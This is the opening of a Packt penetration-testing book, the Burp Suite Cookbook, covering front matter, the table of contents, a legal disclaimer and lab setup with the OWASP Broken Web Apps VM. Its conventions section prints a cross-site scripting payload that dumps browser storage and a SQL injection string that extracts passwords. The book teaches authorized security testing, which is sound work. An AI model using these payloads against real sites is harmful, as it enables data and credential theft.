

Burp Suite

Cookbook

Practical recipes to help you master web penetration testing with Burp Suite



Packt

www.packt.com

Sunny Wear

Burp Suite Cookbook

Practical recipes to help you master web penetration testing with Burp Suite

Sunny Wear

Packt >

BIRMINGHAM - MUMBAI

Burp Suite Cookbook

Copyright © 2018 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

Commissioning Editor: Pavan Ramchandani

Acquisition Editor: Akshay Jethani

Content Development Editor: Abhishek Jadhav

Technical Editor: Aditya Khadye

Copy Editor: Safis Editing

Project Coordinator: Jagdish Prabhu

Proofreader: Safis Editing

Indexer: Aishwarya Gangawane

Graphics: Jisha Chirayil

Production Coordinator: Nilesh Mohite

First published: September 2018

Production reference: 1250918

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham

B3 2PB, UK.

ISBN 978-1-78953-173-2

www.packtpub.com



mapt.io

Mapt is an online digital library that gives you full access to over 5,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Mapt is fully searchable
- Copy and paste, print, and bookmark content

Packt.com

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.packt.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at customercare@packtpub.com for more details.

At www.packt.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

Contributors

About the author

Sunny Wear, CISSP, GWAPT, GSSP-JAVA, GSSP-.NET, CSSLP, CEH is an Information Security Architect, Web App Penetration Tester and Developer. Her experience includes network, data, application and security architecture as well as programming across multiple languages and platforms. She has participated in the design and creation of many enterprise applications as well as the security testing aspects of platforms and services. She is the author of several security-related books which assists programmers in more easily finding mitigations to commonly-identified vulnerabilities within applications. She conducts security talks and classes at conferences like BSides Tampa, AtlSecCon, Hackfest, CA, and BSides Springfield.

About the reviewer

Sachin Wagh is a young information security researcher from India. His core area of expertise includes penetration testing, vulnerability analysis, and exploit development. He has found security vulnerabilities in Google, Tesla Motors, LastPass, Microsoft, F-Secure, and other companies. Due to the severity of many bugs discovered, he has received numerous awards for his findings. He has participated in several security conferences as a speaker, such as Hack In Paris, Infosecurity Europe, and HAKON.

What this book covers

[Chapter 1, Getting Started with Burp Suite](#), provides setup instructions necessary to proceed through the material of the book.

[Chapter 2, Getting to Know the Burp Suite of Tools](#), begins with establishing the Target scope and provides overviews to the most commonly used tools within Burp Suite.

[Chapter 3, Configuring, Spidering, Scanning, and Reporting with Burp](#), helps testers to calibrate Burp settings to be less abusive towards the target application.

[Chapter 4, Assessing Authentication Schemes](#), covers the basics of Authentication, including an explanation that this is the act of verifying a person or object claim is true.

[Chapter 5, Assessing Authorization Checks](#), helps you understand the basics of Authorization, including an explanation that this how an application uses roles to determine user functions.

[Chapter 6, Assessing Session Management Mechanisms](#), dives into the basics of Session Management, including an explanation that this how an application keeps track of user activity on a website.

[Chapter 7, Assessing Business Logic](#), covers the basics of Business Logic Testing, including an explanation of some of the more common tests performed in this area.

[Chapter 8, Evaluating Input Validation Checks](#), delves into the basics of Data Validation Testing, including an explanation of some of the more common tests performed in this area.

[Chapter 9, Attacking the Client](#), helps you understand how Client-Side testing is concerned with the execution of code on the client, typically natively within a web browser or browser plugin. Learn how to use Burp to test the execution of code on the client-side to determine the presence of Cross-site Scripting (XSS).

[Chapter 10](#), *Working with Burp Macros and Extensions*, teaches you how Burp macros enable penetration testers to automate events such as logins or response parameter reads to overcome potential error situations. We will also learn about Extensions as an additional functionality to Burp.

[Chapter 11](#), *Implementing Advanced Topic Attacks*, provides a brief explanation of XXE as a vulnerability class targeting applications which parse XML and SSRF as a vulnerability class allowing an attacker to force applications to make unauthorized requests on the attacker's behalf.

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit authors.packtpub.com and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Table of Contents

- [Title Page](#)
- [Copyright and Credits](#)
 - [Burp Suite Cookbook](#)
- [Packt Upsell](#)
 - [Why subscribe?](#)
 - [Packt.com](#)
- [Contributors](#)
 - [About the author](#)
 - [About the reviewer](#)
 - [Packt is searching for authors like you](#)
- [Preface](#)
 - [Who this book is for](#)
 - [What this book covers](#)
 - [To get the most out of this book](#)
 - [Conventions used](#)
- [Sections](#)
 - [Getting ready](#)
 - [How to do it…](#)
 - [How it works…](#)
 - [There's more…](#)
 - [See also](#)
- [Get in touch](#)
 - [Reviews](#)
- [Disclaimer](#)
- [Targeting legal vulnerable web applications](#)
- 1. [Getting Started with Burp Suite](#)
 - [Introduction](#)
 - [Downloading Burp \(Community, Professional\)](#)
 - [Getting ready](#)
 - [Software tool requirements](#)
 - [How to do it...](#)
 - [Setting up a web app pentesting lab](#)
 - [Getting ready](#)
 - [Software tool requirements](#)

[How to do it...](#)

[How it works](#)

[Starting Burp at a command line or as an executable](#)

[How to do it...](#)

[How it works...](#)

[Listening for HTTP traffic, using Burp](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[2. Getting to Know the Burp Suite of Tools](#)

[Introduction](#)

[Software tool requirements](#)

[Setting the Target Site Map](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Understanding the Message Editor](#)

[Getting ready](#)

[How to do it...](#)

[Repeating with Repeater](#)

[Getting ready](#)

[How to do it...](#)

[Decoding with Decoder](#)

[Getting ready](#)

[How to do it...](#)

[Intruding with Intruder](#)

[Getting ready](#)

[How to do it...](#)

[Target](#)

[Positions](#)

[Payloads](#)

[Payload Sets](#)

[Payload Options](#)

[Payload Processing](#)

[Payload Encoding](#)

[Options](#)

[Request Headers](#)

[Request Engine](#)

[Attack Results](#)

[Grep - Match](#)
[Grep - Extract](#)
[Grep - Payloads](#)
[Redirections](#)

[Start attack button](#)

3. [Configuring, Spidering, Scanning, and Reporting with Burp](#)

[Introduction](#)

[Software tool requirements](#)

[Establishing trust over HTTPS](#)

[Getting ready](#)

[How to do it...](#)

[Setting Project options](#)

[How to do it...](#)

[The Connections tab](#)

[The HTTP tab](#)

[The SSL tab](#)

[The Sessions tab](#)

[The Misc tab](#)

[Setting user options](#)

[How to do it...](#)

[The SSL tab](#)

[The Display tab](#)

[The Misc tab](#)

[Spidering with Spider](#)

[Getting ready](#)

[The Control tab](#)

[The Options tab](#)

[How to do it...](#)

[Scanning with Scanner](#)

[Getting ready](#)

[How to do it...](#)

[Reporting issues](#)

[Getting ready](#)

[How to do it...](#)

4. [Assessing Authentication Schemes](#)

[Introduction](#)

[Software tool requirements](#)

[Testing for account enumeration and guessable accounts](#)

[Getting ready](#)

[How to do it...](#)

[Testing for weak lock-out mechanisms](#)

[Getting ready](#)

[How to do it...](#)

[Testing for bypassing authentication schemes](#)

[Getting ready](#)

[How to do it...](#)

[How it works](#)

[Testing for browser cache weaknesses](#)

[Getting ready](#)

[How to do it...](#)

[Testing the account provisioning process via the REST API](#)

[Getting ready](#)

[How to do it...](#)

[5. Assessing Authorization Checks](#)

[Introduction](#)

[Software requirements](#)

[Testing for directory traversal](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for Local File Include \(LFI\)](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for Remote File Inclusion \(RFI\)](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for privilege escalation](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for Insecure Direct Object Reference \(IDOR\)](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[6. Assessing Session Management Mechanisms](#)

[Introduction](#)

[Software tool requirements](#)

[Testing session token strength using Sequencer](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for cookie attributes](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for session fixation](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for exposed session variables](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for Cross-Site Request Forgery](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

7. [Assessing Business Logic](#)

[Introduction](#)

[Software tool requirements](#)

[Testing business logic data validation](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Unrestricted file upload – bypassing weak validation](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Performing process-timing attacks](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for the circumvention of work flows](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Uploading malicious files – polyglots](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[There's more...](#)

8. [Evaluating Input Validation Checks](#)

[Introduction](#)

[Software tool requirements](#)

[Testing for reflected cross-site scripting](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for stored cross-site scripting](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for HTTP verb tampering](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for HTTP Parameter Pollution](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for SQL injection](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[There's more...](#)

[Testing for command injection](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

9. [Attacking the Client](#)

[Introduction](#)

[Software tool requirements](#)

[Testing for Clickjacking](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for DOM-based cross-site scripting](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for JavaScript execution](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for HTML injection](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Testing for client-side resource manipulation](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[10. Working with Burp Macros and Extensions](#)

[Introduction](#)

[Software tool requirements](#)

[Creating session-handling macros](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Getting caught in the cookie jar](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Adding great pentester plugins](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[Creating new issues via the Manual-Scan Issues Extension](#)

[Getting ready](#)

[How to do it...](#)

[How it works...](#)

[See also](#)

[Working with the Active Scan++ Extension](#)

[Getting ready](#)
[How to do it...](#)
[How it works...](#)

[11. Implementing Advanced Topic Attacks](#)

[Introduction](#)
[Software tool requirements](#)
[Performing XXE attacks](#)
[Getting ready](#)
[How to do it...](#)
[How it works...](#)

[Working with JWT](#)
[Getting ready](#)
[How to do it...](#)
[How it works...](#)

[Using Burp Collaborator to determine SSRF](#)
[Getting ready](#)
[How to do it...](#)
[How it works...](#)

[See also](#)

[Testing CORS](#)
[Getting ready](#)
[How to do it...](#)
[How it works...](#)

[See also](#)

[Performing Java deserialization attacks](#)
[Getting Ready](#)
[How to do it...](#)
[How it works...](#)
[There's more...](#)
[See also](#)

[Other Books You May Enjoy](#)

[Leave a review - let other readers know what you think](#)

Preface

Burp Suite is a Java-based platform for testing the security of your web applications, and has been adopted widely by professional enterprise testers. The Burp Suite Cookbook contains recipes to tackle challenges in determining and exploring vulnerabilities in web applications. You will learn how to uncover security flaws with various test cases for complex environments. After you have configured Burp for your environment, you will use Burp tools such as Spider, Scanner, Intruder, Repeater, and Decoder, among others, to resolve specific problems faced by pentesters. You will also explore working with various modes of Burp and then perform operations on the web using the Burp CLI. Toward the end, you will cover recipes that target specific test scenarios and resolve them using best practices.

By the end of the book, you will be up and running with deploying Burp for securing web applications.

Who this book is for

If you are a security professional, web pentester, or software developer who wants to adopt Burp Suite for applications security, this book is for you.

To get the most out of this book

All the requirements are updated in the *Technical requirements* section for each of the chapter.

Conventions used

There are a number of text conventions used throughout this book.

CodeInText: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Allow the attack to continue until you reach payload 50."

A block of code is set as follows:

```
<script>try{var m = "";var l = window.localStorage; var s =  
window.sessionStorage;for(i=0;i<l.length;i++){var lKey = l.key(i);m  
+= lKey + "=" + l.getItem(lKey) +  
";\n";}for(i=0;i<s.length;i++){var lKey = s.key(i);m += lKey + "="  
+ s.getItem(lKey) +  
";\n";}alert(m);}catch(e){alert(e.message);}</script>
```

Any command-line input or output is written as follows:

```
user '+union+select+concat( 'The+password+for+',username,'+is+',+pas  
s  
word),mysignature+from+accounts---+
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Select a tool from the drop-down listing and click the Lookup Tool button."

Warnings or important notes appear like this.

Tips and tricks appear like this.

Sections

In this book, you will find several headings that appear frequently (*Getting ready*, *How to do it...*, *How it works...*, *There's more...*, and *See also*).

To give clear instructions on how to complete a recipe, use these sections as follows:

Getting ready

This section tells you what to expect in the recipe and describes how to set up any software or any preliminary settings required for the recipe.

How to do it...

This section contains the steps required to follow the recipe.

How it works...

This section usually consists of a detailed explanation of what happened in the previous section.

There's more...

This section consists of additional information about the recipe in order to make you more knowledgeable about the recipe.

See also

This section provides helpful links to other useful information for the recipe.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book, mention the book title in the subject of your message and email us at customercare@packtpub.com.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit www.packt.com/submit-errata, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the Internet, we would be grateful if you would provide us with the location address or website name. Please contact us at copyright@packt.com with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit authors.packtpub.com.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit packt.com.

Disclaimer

The information within this book is intended to be used only in an ethical manner. Do not use any information from the book if you do not have written permission from the owner of the equipment. If you perform illegal actions, you are likely to be arrested and prosecuted to the full extent of the law. Packt Publishing does not take any responsibility if you misuse any of the information contained within the book. The information herein must only be used while testing environments with proper written authorizations from appropriate persons responsible.

Targeting legal vulnerable web applications

In order for us to properly showcase the functions of Burp Suite, we need a target web application. We need to have a target which we are legally allowed to attack.

“Know Your Enemy” is a saying derived from Sun Tzu's *The Art of War*. The application of this principle in penetration testing is the act of attacking a target. The purpose of the attack is to uncover weaknesses in a target which can then be exploited. Commonly referred to as ethical hacking, attacking legal targets assists companies to assess the level of risk in their web applications.

More importantly, any penetration testing must be done with express, written permission. Attacking any website without this permission can result in litigation and possible incarceration. Thankfully, the information security community provides many purposefully vulnerable web applications to allow students to learn how to hack in a legal way.

A consortium group, **Open Web Application Security Project**, commonly referred to as **OWASP**, provides a plethora of resources related to web security. OWASP is considered the de facto standard in the industry for all things web security-related. Every three years or so, the group creates a listing of the Top 10 most common vulnerabilities found in web applications.

See here for more information (https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project).

Throughout this book, we will use purposefully vulnerable web applications compiled into one virtual machine by OWASP. This setup enables us to legally attack the targets contained within the virtual machine.

Getting Started with Burp Suite

In this chapter, we will cover the following recipes:

- Downloading Burp (Community, Professional)
- Setting up a web app pentesting lab
- Starting Burp at a command line or an executable
- Listening for HTTP traffic, using Burp

Introduction

This chapter provides the setup instructions necessary to proceed through the material in this book. Starting with downloading Burp, the details include the two main Burp editions available and their distinguishing characteristics.

To use the Burp suite, a penetration tester requires a target application. This chapter includes instructions on downloading and installing OWASP applications contained within a **virtual machine (VM)**. Such applications will be used throughout the book as targeted vulnerable web applications.

Also included in this chapter is configuring a web browser to use the **Burp Proxy Listener**. This listener is required to capture HTTP traffic between the Burp and the target web application. Default settings for the listener include an **Internet Protocol (IP)** address, 127.0.0.1, and port number 8080.

Finally, this chapter concludes with the options for starting Burp. This includes how to start Burp at the command line, also with an optional headless mode, and using the executable.

Downloading Burp (Community, Professional)

The first step in learning the techniques contained within this book is to download the Burp suite. The download page is available here (<https://portswigger.net/burp/>). You will need to decide which edition of the Burp suite you would like to download from the following:

- Professional
- Community
- Enterprise (not covered)

What is now termed *Community* was once labeled *Free Edition*. You may see both referenced on the internet, but they are one and the same. At the time of this writing, the Professional edition costs \$399.

To help you make your decision, let's compare the two. The Community version offers many of the functions used in this book, but not all. For example, Community does not include any scanning functionality. In addition, the Community version contains some forced throttling of threads when using the Intruder functionality. There are no built-in payloads in the Community version, though you can load your own custom ones. And, finally, several Burp extensions that require Professional will, obviously, not work in the Community edition.

The Professional version has all functionality enabled including passive and active scanners. There is no forced throttled. **PortSwigger** (that is, the name of the company that writes and maintains the Burp suite) provides several built-in payloads for fuzzing and brute-forcing. Burp extensions using scanner-related API calls are workable in the Professional version as well.


In this book, we will be using the Professional version, which means much of the functionality is available in the Community edition. However, when a feature is used in this book specific to the Professional edition, a special icon will indicate this. The icon used is the following:



Burp Suite Professional

Getting ready

To begin our adventure together, go to <https://portswigger.net/burp> and download the edition of the Burp suite you wish to use. The page provides a slider, as following, which highlights the features of Professional and Community, allowing you to compare them:



Many readers may choose the Community edition to gain familiarity with the product prior to purchasing.

Should you choose to purchase or trial the Professional edition, you will need to complete forms or payments and subsequent email confirmations will be sent to you. Once your account is created, you may login and perform the download from the links provided in our account.

Software tool requirements

To complete this recipe, you will need the following:

- Oracle Java (<https://www.java.com/en/download/>)
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Firefox Browser (<https://www.mozilla.org/en-US/firefox/new/>)

How to do it...

After deciding on the edition you need, you have two installation options, including an executable or a plain JAR file. The executable is only available in Windows and is offered in both 32-bit or 64-bit. The plain JAR file is available for Windows, macOS, and Linux.

The Windows executable is self-contained and will create icons in your program listing. However, the plain JAR file requires your platform to have Java (<https://www.java.com/en/download/>) pre-installed. You may choose the current version of Java (JRE or JDK) so feel free to choose the latest version:

Download



Download for Windows (64-bit)

[View Checksums](#)



[Download](#)



Download plain JAR file

[View Checksums](#)



[Download](#)

Other Platforms ▾



Download for Linux (64-bit)

[View Checksums](#)



[Download](#)



Download for Mac OSX

[View Checksums](#)



[Download](#)



Download for Windows (32-bit)

[View Checksums](#)



[Download](#)

Setting up a web app pentesting lab

The **Broken Web Application (BWA)** is an OWASP project that provides a self-contained VM complete with a variety of applications with known vulnerabilities. The applications within this VM enable students to learn about web application security, practice and observe web attacks, and make use of penetration tools such as Burp.

To follow the recipes shown in this book, we will utilize OWASP's BWA VM. At the time of this writing, the OWASP BWA VM can be downloaded from <https://sourceforge.net/projects/owaspbwa/files/>.

Getting ready

We will download the OWASP BWA VM along with supportive tools to create our web app pentesting lab.

Software tool requirements


To complete this recipe, you will need the following:

- Oracle VirtualBox (<https://www.virtualbox.org/wiki/Downloads>)
 - Choose an executable specific to your platform
- Mozilla Firefox Browser (<https://www.mozilla.org/en-US/firefox/new/>)
- 7-Zip file archiver (<https://www.7-zip.org/download.html>)
- OWASP BWA VM (<https://sourceforge.net/projects/owaspbwa/files/>)
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Oracle Java (<https://www.java.com/en/download/>)

How to do it...

For this recipe, you will need to download the OWASP BWA VM and install it by performing the following steps:

1. Click Download Latest Version from the OWASP BWA VM link provided earlier and unzip the file `OWASP_Broken_Web_Apps_VM_1.2.7z`.
2. You will be presented with a listing of several files, as follows:



3. All file extensions shown indicate the VM can be imported into Oracle VirtualBox or VMware Player/Workstation. For purposes of setting up the web application pentesting lab for this book, we will use Oracle VirtualBox.
4. Make a note of the `OWASP Broken Web Apps-cl1.vmdk` file. Open the VirtualBox Manager (that is, the Oracle VM VirtualBox program).
5. Within the VirtualBox Manager screen, select Machine | New from the top menu and type a name for the machine, `OWASP BWA`.
6. Set the type to Linux and version to Ubuntu (64-bit), and then click Next, as follows:

[!\[\]\(457d42b87faeb1d56dea111bd09394e9_img.jpg\) Create Virtual Machine](#)

Name and operating system

Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name:

Type: 

Version:

7. The next screen allows you to adjust the RAM or leave as suggested. Click Next.
8. On the next screen, choose Use an existing virtual hard disk file.
9. Use the folder icon on the right to select OWASP Broken Web Apps - c11.vmdk file from the extracted list and click Create, as follows:

[!\[\]\(3898eee330a89d6dbfd464e0858bc7c6_img.jpg\) Create Virtual Machine](#)

Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard disk is **10.00 GB**.

- Do not add a virtual hard disk
- Create a virtual hard disk now
- Use an existing virtual hard disk file


OWASP Broken Web Apps-cl1.vmdk (Normal, 8.00 GB) 




[Create](#)

[Cancel](#)

